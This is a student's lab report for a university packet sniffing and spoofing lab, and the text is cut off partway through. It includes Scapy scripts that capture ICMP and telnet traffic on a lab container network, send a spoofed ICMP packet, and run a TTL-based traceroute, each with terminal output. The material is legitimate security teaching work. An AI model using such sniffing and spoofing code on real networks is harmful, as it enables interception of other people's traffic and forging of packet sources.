Ain Shams University
Faculty of Engineering

Lab 1

Packet Sniffing and Spoofing

Under Supervision of

Dr. Wael Elsersy

&


Eng. Ahmed Askar

Submitted By:

Ahmed Khaled Saad Ali Mekheimer
ID: 1809799

1. Environment Setup using Container

In this lab, we will use three machines that are connected to the same LAN, we will use three containers.



1.1 Container Setup and Commands

After downloading Labsetup.zip file, we will unzip it, enter the Labsetup folder, and use the docker-compose.yml file to set up the lab environment.

```
seed@VM: ~/.../Labsetup    seed@VM: ~/.../volumes    seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup
[03/09/23]seed@VM:~/.../Labsetup$ dcbuild
attacker uses an image, skipping
hostA uses an image, skipping
hostB uses an image, skipping
[03/09/23]seed@VM:~/.../Labsetup$ dcup
Pulling attacker (handsonsecurity/seed-ubuntu:large)...
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Pulling fs layer
14428a6d4bcd: Downloading [==============================================>      ] 14428a6d4bcd: Down
loading [==================================================>] da7391352a9b: Downloading [>
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large

Creating hostB-10.9.0.6 ... done
Creating hostA-10.9.0.5 ... done
Creating seed-attacker  ... done
Attaching to seed-attacker, hostB-10.9.0.6, hostA-10.9.0.5
hostA-10.9.0.5 |  * Starting internet superserver inetd                 [ OK ]
hostB-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
```

Shell inside Host C:

```
[03/09/23]seed@VM:~/.../Labsetup$ dockps
50edc1987265  seed-attacker
cb3eff700a03  hostA-10.9.0.5
ff5c4a22a004  hostB-10.9.0.6
[03/09/23]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  volumes
```

1.2 Attacker Container

Getting the network interface name

```
[03/09/23]seed@VM:~/.../Labsetup$ docksh seed-attacker
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# ifconfig
br-0060eb022da8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:daff:fe97:eadd  prefixlen 64  scopeid 0x20<link>
        ether 02:42:da:97:ea:dd  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 45  bytes 6651 (6.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
```

2. Lab Task Set 1 : Using Scapy to Sniff and Spoof Packets

To use Scapy, we can write a Python program, and then execute this program using Python. See the following example. We should run Python using the root privilege because the privilege is required for spoofing packets.
We created a start.py file and from the attacker seed, we run that file.

A) Method 1

start.py


```
1 #!/usr/bin/env python3
2 from scapy.all import *
3 a = IP()
4 a.show()
```

```
seed@VM: ~/.../Labsetup    seed@VM: ~/.../volumes    seed@VM: ~/.../Labsetup
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# cd volumes/
root@VM:/volumes# ls
start.py  template.py
root@VM:/volumes# python3 start.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
```

B) Method 2

We can make start.py executable.

Make mycode.py executable.



C) Method 3

We can also get into the interactive mode of Python and then run our program one line at a time at the Python prompt. This is more convenient if we need to change our code frequently in an experiment.

```
seed@VM: ~/.../Labsetup    seed@VM: ~/.../volumes    seed@VM: ~/.../Labsetup
root@VM:/volumes# python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a = IP()
>>> a.show()
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
```

D) Method 4

Running Scapy and executing the following.

```
root@VM:/# scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
INFO: Can't import python-cryptography v1.7+. Disabled WEP decryption/encryption. (Dot11)
INFO: Can't import python-cryptography v1.7+. Disabled IPsec encryption/authentication.
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.

                    aSPY//YASa
            apyyyyCY//////////YCa       |
           sY//////YSpcs  scpCY//Pp     | Welcome to Scapy
 ayp ayyyyyyySCP//Pp           syY//C    | Version 2.4.4
 AYAsAYYYYYYYY///Ps              cY//S   |
         pCCCCY//p          cSSps y//Y   | https://github.com/secdev/scapy
         SPPPP///a          pP///AC//Y   |
              A//A            cyP////C   | Have fun!
              p///Ac            sC///a   |
              P////YCpc           A//A   | Wanna support scapy? Rate it on
       scccccp///pSP///p          p//Y   | sectools!
      sY/////////y  caa           S//P   | http://sectools.org/tool/scapy/
       cayCyayP//Ya              pY/Ya   |             -- Satoshi Nakamoto
```

3.1 Task 1.1: Sniffing Packets

The objective of this task is to learn how to use Scapy to do packet sniffing in Python programs. A sample code is provided in the following:

task1.1.py

```
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
  pkt.show()

# The interface can be found with
# 'docker network ls' in the VM
# or 'ifconfig' in the containner
pkt = sniff(iface='br-0060eb022da8', filter='icmp', prn=print_pkt)
```

And I put my interface name in “iface”, notice we are sniffinf **only ICMP (Task1.1B No.1)** in filter.

Task 1.1 A


A) Running the program with the root privilege & making code executable on **Attacker Seed**

```
root@VM:/volumes# chmod a+x task1.1.py
root@VM:/volumes# ./task1.1.py
```

Host A pinging Host B.

```
[03/09/23]seed@VM:~/.../Labsetup$ docksh hostA-10.9.0.5
root@cb3eff700a03:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.232 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.211 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.071 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.203 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.089 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.176 ms
^C
--- 10.9.0.6 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5095ms
rtt min/avg/max/mdev = 0.071/0.163/0.232/0.061 ms
root@cb3eff700a03:/#
```

Attacker Seed Sniffing packets




```
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x5d8d
        id        = 0x1b
        seq       = 0x1
###[ Raw ]###
           load      = '\xe1n\x10d\x00\x00\x00\x00\xde\xb0\x0b\x00\x00\x00\x00\x00\x10\x11\x12\x13
\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
```

B) Running the program without the root privilege on **Attacker Seed**

```
^Croot@VM:/volumes# su seed
seed@VM:/volumes$ ./task1.1.py
Traceback (most recent call last):
  File "./task1.1.py", line 10, in <module>
    pkt = sniff(iface='br-0060eb022da8', filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
seed@VM:/volumes$
```

So, we observe that we must have root privileges to Sniff Packets.

Task 1.1B

-Capture only the ICMP packet: **Done above.**

-Capture any TCP packet that comes from a particular IP and with a destination port number 23.

.py file:

task1.1.py template.py


```
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
  pkt.show()

# The interface can be found with
# 'docker network ls' in the VM
# or 'ifconfig' in the containner

#Capture ICMP Packet only
#pkt = sniff(iface='br-0060eb022da8', filter='icmp', prn=print_pkt)

#Capture any TCP packet that comes from a particular IP and with a destination port number 23.
pkt = sniff(iface='br-0060eb022da8', filter='tcp && src host 10.9.0.6 && dst port 23',
  prn=print_pkt)
```


Using BPF manual to write the correct syntax in filter="", our source is **Host B 10.9.0.6**, port 23 refers to **Telnet Communication.** Now , we run .py file on Attacker seed.

Then, we execute this on our source is **Host B 10.9.0.6:**

```
seed@cb3eff700a03:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cb3eff700a03 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Mar 14 13:42:13 UTC 2023 from cb3eff700a03 on pts/4
seed@cb3eff700a03:~$
```

Back to Attacker Seed, we observe the packets sniffing only TCP:


seed@VM: ~/.../Labsetup
seed@VM: ~/.../volumes
root@VM:/volumes# ./task1.1.py
###[Ethernet]###
dst = 02:42:0a:09:00:05
src = 02:42:0a:09:00:06
type = IPv4
###[IP]###
version = 4
ihl = 5
tos = 0x10
len = 55
id = 55388
flags = DF
frag = 0
ttl = 64
proto = tcp
chksum = 0x4e38
src = 10.9.0.6
dst = 10.9.0.5
\options \
###[TCP]###
sport = 51800


###[TCP]###
sport = 51800
dport = telnet
seq = 3557980954
ack = 3550733287
dataofs = 8
reserved = 0
flags = PA
window = 501
chksum = 0x1446
urgptr = 0
options = [('NOP', None), ('NOP', None),
###[Raw]###
load = '\x1b[A'

- Capture packets coming from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.

I'm choosing to capture packets by pinging 128.230.0.11 (Last two fields can write (0..255) on Host A.
First, we edit .py file, with 128.230.0.0/16 as subnet in filter

task1.1.py template.py

```
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
  pkt.show()

#Capture ICMP Packet only
#pkt = sniff(iface='br-0060eb022da8', filter='icmp', prn=print_pkt)

#Capture any TCP packet that comes from a particular IP and with a destination port number 23.
#pkt = sniff(iface='br-0060eb022da8', filter='tcp && src host 10.9.0.6 && dst port 23',
  prn=print_pkt)

#Capture packets coming from or to go to a particular subnet. You can pick any subnet, such as
  128.230.0.0/16; you should not pick the subnet that your VM is attached to.
pkt = sniff(iface='br-0060eb022da8', filter='net 128.230.0.0/16', prn=print_pkt)
```

We run .py file on attacker seed, then Host A pings 128.230.0.11.

```
seed@cb3eff700a03:~$ ping 128.230.0.4
PING 128.230.0.4 (128.230.0.4) 56(84) bytes of data.
From 128.230.61.171 icmp_seq=1 Destination Host Unreachable
From 128.230.61.171 icmp_seq=2 Destination Host Unreachable
From 128.230.61.171 icmp_seq=3 Destination Host Unreachable
From 128.230.61.171 icmp_seq=4 Destination Host Unreachable
From 128.230.61.171 icmp_seq=5 Destination Host Unreachable
From 128.230.61.171 icmp_seq=6 Destination Host Unreachable
From 128.230.61.171 icmp_seq=7 Destination Host Unreachable
^C
--- 128.230.0.4 ping statistics ---
8 packets transmitted, 0 received, +7 errors, 100% packet loss, time 7121ms
pipe 4
```

Back to Attacker seed:

```
root@VM:/volumes# ./task1.1.py
###[ Ethernet ]###
  dst       = 02:42:da:97:ea:dd
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 31552
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x346a
     src       = 10.9.0.5
     dst       = 128.230.0.11
     \options   \
###[ ICMP ]###
```

Src is Host A

3.2 Task1.2: Spoofing ICMP Packets

We will spoof ICMP echo request packets and send them to another VM on the same network. We used an arbitrary IP '1.3.5.7'.

Task1.2.py file


task1.2.py

```
#!/usr/bin/env python3
from scapy.all import *
a = IP()
a.dst = '1.3.5.7'
b = ICMP()
p = a/b

send(p)
ls(a)
```

Executing .py file on attacker seed

```
root@VM:/volumes# ./task1.2.py
.
Sent 1 packets.
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 0               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.0.2.4'      (None)
dst        : DestIPField                         = '1.3.5.7'       (None)
options    : PacketListField                     = []              ([])
root@VM:/volumes#
```

Opening Wireshark for attacker seed and applying filter='host 1.3.5.7'



Interface 'enp0s3' & Src above are of Attacker's.

3.3 Task1.3: Traceroute

We are going to write a .py file that takes TTL and starting from TTL=1 till we reach the Source we will specify in the file (8.8.4.4).

template.py

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3 import sys
4 a = IP()
5 a.dst = '8.8.4.4'
6 a.ttl = int(sys.argv[1])
7 b = ICMP()
8 #send(a/b)
9 a=sr1(a/b)
10 print("Source:",a.src)
```

Attacker seed executing .py file

```
root@VM:/volumes# ./task1.3.py 1
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 10.0.2.1
root@VM:/volumes# ./task1.3.py 2
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 192.168.1.1
root@VM:/volumes# ./task1.3.py 3
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 41.238.0.1
root@VM:/volumes# ./task1.3.py 4
Begin emission:
Finished sending 1 packets.
```

```
root@VM:/volumes# ./task1.3.py 4
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 10.37.75.1
root@VM:/volumes# ./task1.3.py 5
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 10.37.75.2
root@VM:/volumes# ./task1.3.py 6
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 60.60.60.42
```

```
root@VM:/volumes# ./task1.3.py 7
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 10.35.43.234
root@VM:/volumes# ./task1.3.py 8
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 72.14.196.84
root@VM:/volumes# ./task1.3.py 9
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 108.170.227.143
root@VM:/volumes# ./task1.3.py 10
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 72.14.232.163
root@VM:/volumes# ./task1.3.py 11
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 8.8.4.4
root@VM:/volumes#
```

We reached the Source 8.8.4.4 after sending out packets 11 times to a total of 11 routers.

3.4 Task 1.4 Sniffing and-then Spoofing:

-We are going to use Host A to Ping 1.2.3.4(a non-existing host on the Internet) and execute below .py file on Attacker container, so it sniffs and spoofs the packets.

*task1.4.py

```
#!/usr/bin/env python3
from scapy.all import *
def spoof_pkt(pkt):
